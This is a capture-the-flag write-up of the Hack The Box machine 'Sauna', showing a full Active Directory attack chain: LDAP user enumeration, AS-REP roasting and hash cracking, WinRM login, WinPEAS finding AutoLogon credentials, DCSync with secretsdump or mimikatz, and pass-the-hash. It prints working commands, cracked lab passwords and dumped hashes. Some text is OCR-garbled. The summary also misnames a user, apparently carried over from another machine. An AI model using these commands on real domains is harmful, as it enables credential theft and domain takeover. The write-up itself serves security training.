
# ch3ckm8\_HTB\_sauna

### Intro



Tags: #windows #NotAssumedBreach #OSCPpath #DCSync #WinPEAS
Tools used:

- BurpSuite (inspecting the web app)
- GetNPUsers.py (AS-REP roasting)
- Hashcat (cracking)
- WinPEAS.ps1 (windows privesc)
- secretsdump.py / mimikatz (dumping secrets)

# Reconnaissance

First, i generated this template by using my script: <a href="mailto:ch3ckkm8/Pentest-Auto-Report-">ch3ckkm8/Pentest-Auto-Report-</a>

```
python pentest_to_md.py 10.129.95.180 sauna.htb
```

# Add target to /etc/hosts

```
sudo sh -c "echo '10.129.95.180 sauna.htb' >> /etc/hosts"
```

# Nmap scan

```
sudo nmap -sC -sV sauna.htb
```

```
Starting Nmap 7.94SVN ( <a href="https://nmap.org">https://nmap.org</a> ) at 2025-08-01 20:38 CDT
Nmap scan report for sauna.htb (10.129.95.180)
Host is up (0.077s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE
                          VERSION
53/tcp open domain
                          Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
_http-title: Egotistical Bank :: Home
_http-server-header: Microsoft-IIS/10.0
http-methods:
Potentially risky methods: TRACE
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-02
08:38:55Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCALO., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http
                         Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCALO., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-security-mode:
3:1:1:
     Message signing enabled and required
_clock-skew: 7h00m00s
smb2-time:
date: 2025-08-02T08:39:02
start date: N/A
```

```
Service detection performed. Please report any incorrect results at <a href="https://nmap.org/submit/">https://nmap.org/submit/</a>.

Nmap done: 1 IP address (1 host up) scanned in 57.81 seconds
```

multiple services are open here, the target is a DC for the according to the following indicators:

- ports
  - 88 and 464 (kerberos)
  - 3268
- Message signing enabled and required (smb2-security-mode)
   I decided to inspect the <a href="http">http</a> service first:


# Banner grabbing


```
whatweb sauna.htb

<http://sauna.htb> [200 OK] Bootstrap, Country[RESERVED][ZZ],
Email[example@email.com,info@example.com], HTML5,
HTTPServer[Microsoft-IIS/10.0], IP[10.129.95.180], Microsoft-IIS[10.0], Script,
Title[Egotistical Bank :: Home]
```


the version of the IIS server is 10.0

found this CVE-2020-0645 to be related with this version






Trying to submit, with some random values, it displays this after hitting submit:




# **BurpSuite**

Using burpsuite, i tried repeating the request on the contact page, and it appears that when using post method, it reponds with error 405 as shown in the screenshot below:



but when i change the method from post to GET it responds with http code 200!



hm tried some exploits regarding the cve i mentioned above but had no luck, and i found nothing more about the iis part and i have no idea what went wrong.

Nothing was obvious about it ... so i moved on

### **DNS** enum

### Zone-transfer

Tried zone transfer:

```
dig axfr @10.129.95.180 sauna.htb
```

but it failed

### SMB enum

### **Anonymous Login**

Tried anonymous login:

```
smbmap -H 10.129.95.180
```

found nothing and access was denied.

### LDAP enum

```
ldapsearch -LLL -x -H ldap://sauna.htb -s base namingcontexts
```

```
dn:
namingcontexts: DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
```

# Finding valid users

i will use ldapsearch for this:

```
ldapsearch -LLL -x -H ldap://sauna.htb -b "DC=EGOTISTICAL-BANK,DC=LOCAL" "objectclass=user" | egrep -i ^samaccountname | awk -F ': ' '{print $2}' | tee users.txt
```

the user list gathered is:

```
fsmith
scoins
sdriver
btayload
hbear
skerb
```

Alternatively, for this step we could have used kerbrute to find valid users.

# **Foothold**

### Finding accounts with pre-authentication disabled

We can use the <u>GetNPUser.py</u> script from impacketto see if any users have the privilege, if they do then the DC will respond.

or

we can revisit our Idap enumeration using <code>ldapsearch</code> where <code>DONT\_REQ\_PREAUTH</code> could be seen as enabled there too, reminder the snippet below: (just like the forest machine)

```
ldapsearch -LLL -x -H ldap://sauna.htb -b "DC=EGOTISTICAL-BANK,DC=LOCAL"
```

Here i found that DONT\_REQ\_PREAUTH flag is set! lets keep that in mind for later, and move on.

GetNPUsers.py identifies user accounts that:

- Have the "Do not require Kerberos preauthentication" flag set.
- Are therefore vulnerable to AS-REP Roasting

```
GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile user_list.txt -format hashcat -outputfile hashes.txt -dc-ip 10.129.95.180
```

it appears that we got the asrep hash for user fsmith!

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:bef1ac10c313012800c93d55e6b9b863$aa14a9c3b9c9566c23094379c4c3ae4dd9f0bbdb
43d0a242d505fdd563fa39bb83f0ec34cf0ef60b0d1ab224c807894e68832b4031af8a757ef86c3bb811
aba6466055dd901509e4ba565834305bd9a94e30b86a4802b8df6074283754ba1a9e0b34479d7dadc5f2
405aee1b6c08e6ba9cb2c6c5672b21e2810daab302ffa2b841f2c67eced214672292ed1583f28d7759c7
202b0983394fe36a68be2254e084ae9df46a8dfa63f28fc7f3ff2be36511272f0015be4873c074c49224
d1e09e1afe4b827c07081e9bfb1d9c846cfb10f5c7c46fea6274ec36348509f78da949f674de3df00968
40bce6e78de14911b88dbc39a4f4d8124cd7bc3b697acfa8dca7
```

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

or we could also do it via netexec:

```
nxc ldap 10.129.95.180 -u user_list.txt -p '' --asreproast hashes.txt
```

# Cracking the AS-REP hash

lets crack it now

```
hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt
```

the retrieved password is:

```
Thestrokes23
```

# Identify where we can login with those creds

lets use my script to bulk check all available services: <a href="https://github.com/ch3ckkm8/auto-netexec">https://github.com/ch3ckkm8/auto-netexec</a>

```
./auto_netexec_bulk_creds_checker.sh sauna.htb 'fsmith' 'Thestrokes23'
```

```
[*] Checking if winrm port 5985 is open on sauna.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM
           10.129.95.180 5985
                                  SAUNA
                                                   [*] Windows 10 / Server 2019
Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
           10.129.95.180 5985
                                                  [+] EGOTISTICAL-
                                  SAUNA
BANK.LOCAL\\fsmith:Thestrokes23 (Pwn3d!)
[*] Checking if smb port 445 is open on sauna.htb...
[+] Port 445 open - checking smb with netexec
           10.129.95.180
                          445
                                  SAUNA
                                                   [*] Windows 10 / Server 2019
Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True)
(SMBv1:False)
SMB
           10.129.95.180 445
                                  SAUNA
                                                   [+] EGOTISTICAL-
```

```
BANK.LOCAL\\fsmith:Thestrokes23
[*] Checking if ldap port 389 is open on sauna.htb...
[+] Port 389 open - checking ldap with netexec
SMB
       10.129.95.180
                         445
                                 SAUNA
                                          [*] Windows 10 / Server 2019
Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True)
(SMBv1:False)
LDAP 10.129.95.180 389 SAUNA [+] EGOTISTICAL-
BANK.LOCAL\\fsmith:Thestrokes23
[*] Checking if rdp port 3389 is open on sauna.htb...
[-] Skipping rdp - port 3389 is closed
[*] Checking if wmi port 135 is open on sauna.htb...
[+] Port 135 open - checking wmi with netexec
          10.129.95.180 135 SAUNA
                                                  [*] Windows 10 / Server 2019
Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
          10.129.95.180 135 SAUNA
                                                [+] EGOTISTICAL-
BANK.LOCAL\\fsmith:Thestrokes23
[*] Checking if nfs port 2049 is open on sauna.htb...
[-] Skipping nfs - port 2049 is closed
[*] Checking if ssh port 22 is open on sauna.htb...
[-] Skipping ssh - port 22 is closed
[*] Checking if vnc port 5900 is open on sauna.htb...
[-] Skipping vnc - port 5900 is closed
[*] Checking if ftp port 21 is open on sauna.htb...
[-] Skipping ftp - port 21 is closed
[*] Checking if mssql port 1433 is open on sauna.htb...
[-] Skipping mssql - port 1433 is closed
```

so it seems that win-rm is open! lets login

```
evil-winrm -i sauna.htb -u 'fsmith' -p 'Thestrokes23'
```

login was successful! grabbed user flag 900c85036078cc85ed9144b2aaa35a96

# **Privesc**

lets try to run bloodhound to get a better view of the AD

```
bloodhound-python -u 'fsmith' -p 'Thestrokes23' -d EGOTISTICAL-BANK.LOCAL -ns 10.129.95.180 -c All --zip
```

# **Group Membership**

we can also view user's membership manually


whoami /groups

Group Name	Type	SID	Attributes
======================================	====== Well-known group	S_1_1_0	Mandatory
group, Enabled by default, Enabled group	wett known group	3 1 1 0	nandacoi y
BUILTIN\\Remote Management Users	Alias	S-1-5-32-586	) Mandatory
group, Enabled by default, Enabled group			
BUILTIN\\Users	Alias	S-1-5-32-545	Mandatory
group, Enabled by default, Enabled group BUILTIN\\Pre-Windows 2000 Compatible Access group, Enabled by default, Enabled group	Alias	S-1-5-32-55 <sup>L</sup>	Mandatory
NT AUTHORITY\\NETWORK	Well-known group	S-1-5-2	Mandatory
group, Enabled by default, Enabled group NT AUTHORITY\\Authenticated Users group, Enabled by default, Enabled group	Well-known group	S-1-5-11	Mandatory
NT AUTHORITY\\This Organization	Well-known group	S-1-5-15	Mandatory
group, Enabled by default, Enabled group NT AUTHORITY\\NTLM Authentication group, Enabled by default, Enabled group	Well-known group	S-1-5-64-10	Mandatory
Mandatory Label\\Medium Plus Mandatory Level	Label	S-1-16-8448	

also user accounts too


net user

#### Lets continue with bloodhound




our current user, does not have any outbound access control, and the group membership does not indicate anything useful

here we can also see the domain users




Now lets run some queries to identify which account we should target

#### Find Principals with DCSync Rights




it appears that SVC\_LOANMGR has DCSync rights towards the domain!

Find Kerberoastable Members of High Value Groups




Also, verifying the as-rep roasting part earlier about **FSMITH**:

Find AS-REP Roastable Users (DontReqPreAuth)



Find Shortest Paths to Domain Admins



So taking into consideration all the above screenshots, we should target SVC\_LOANMGR and then attempt to DCSync, this was the path that stood out.

But how can we access SVC\_LOANMGR? we dont have any outbound access towards it from our user (fsmith). Also user HSMITH is kerberoastable but does not appear to have interesting outgoing access control towards other objects.

So, its time to find other ways to privesc... we could try using WinPEAS

#### WinPEAS

Now so lets try uploading WinPEAS (type upload on winrm)

After inspecting the huge output of winpeas, what stood out was AutoLogon credentials, and it actually revealed plaintext password for the user we wanted to access! (the one with DCSync rights

towards the domain)

```
[+] Looking for AutoLogon credentials(T1012)

Some AutoLogon credentials were found!!

DefaultDomainName : EGOTISTICALBANK

DefaultUserName : EGOTISTICALBANK\\svc_loanmanager

DefaultPassword : Moneymakestheworldgoround!
```

the updated creds now are:

```
svc_loanmanager
Moneymakestheworldgoround!
```

Since we now have creds for this user, we can try to DCSync

# **DCSync**

```
secretsdump.py 'svc_loanmgr:Moneymakestheworldgoround!@10.129.95.180'
```

aand we got admin's NTLM hash!

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator: 500: aad3b435b51404eeaad3b435b51404ee: 823452073d75b9d1cf70ebdf86c7f98e:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-
BANK.LOCAL\\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201
db1dd:::
EGOTISTICAL-
BANK.LOCAL\\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201
db1dd:::
EGOTISTICAL-
BANK.LOCAL\\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b0405
8ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:9ca6f2ee80aa99ab211cf1b39a9d6aa7:::
```

# Login as Administrator (via Pass the Hash)

```
evil-winrm -i 10.129.95.180 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e
```

logged in successfully and grabbed root flag! f92a2379a8e78ad8e9d5e7f8300b8d70

proof

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
egotisticalbank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
SAUNA
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : .htb
IPv6 Address. . . . . : dead:beef::1cf
IPv6 Address. . . . : dead:beef::cd71:8a82:cb23:ef28
Link-local IPv6 Address . . : fe80::cd71:8a82:cb23:ef287
IPv4 Address. . . : 10.129.95.180
Subnet Mask . . . : 255.255.0.0
Default Gateway . . : fe80::250:56ff:feb9:f8ec%7
10.129.0.1
```

### **Extras**

# Using Mimikatz instead of secretsdump

frist login as SVC\_LOANMGR

```
evil-winrm -i 10.129.95.180 -u 'svc_loanmanager' -p 'Moneymakestheworldgoround!'
```

then upload mimikatz.exe (from winrm just type upload filename), and then run

```
.\\mimikatz 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:administrator'
```

similarly grab the hash and login via pass the hash as administrator

# **Summary**

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

#### Reconnaissance

- 1. nmap | scan | -> target is a DC, chose smb , rpc and ldap services to focus on
- 2. **enumerate** DNS -> zone-transfer failed
- 3. enumerate SMB -> anonymous login failed
- 4. enumerate LDAP -> found valid usernames

#### **Foothold**

- 5. AS-REP roasting was conducted and successfully got AS-REP hash (since the user has The **Do not require Kerberos preauthentication** flag enabled (since we had a list of usernames on the recon phase)
- 6. cracked the AS-REP hash, which revealed the password for a user (fsmith)
- 7. correlated the found user's creds with the win-rm service
- 8. **logged in** via evil-winrm to host using on user **svc-alfresco**, and grabbed the user flag.

#### Privesc

- 1. Run bloodhound, found that another user (svc\_loanmgr) has DCSync rights towards the domain, but found no way to reach that user from the cuurently compromised one (fsmith)
- 2. WinPEAS was used to find potential privesc paths, which revealed AutoLogon credentials (plaintext password) for the account we were looking for! (svc\_loanmgr)
- 3. SecretsDump was used, since we now have creds for this user, and according to bloodhound, this user has has DCSync rights towards the domain, revealing the NTML hash of the Administrator
- 4. using administrator's NTLM hash we login via evil-winrm and grab the root flag!


#### **Extras**


3. on the 3rd step of the Privesc above, we could use mimikatz instead of secretsdump, by uploading it to the target and running it, revealing the NTLM hash of the Administrator.

# **Sidenotes**

What makes this one valuable in my notes, apart from other commonly used methodologies, was the usage of WinPeas to reveal sensitive information such as accounts with AutoLogon credentials.

To conclude, this machine was a good example where winpeas was the only (easy) way to identify the path towards privesc.







Congratulations ch3ckm8, best of luck in capturing flags ahead!

#20099 03 Aug 2025 RETIRED

MACHINE RANK

PWN DATE

MACHINE STATE

οк

SHARE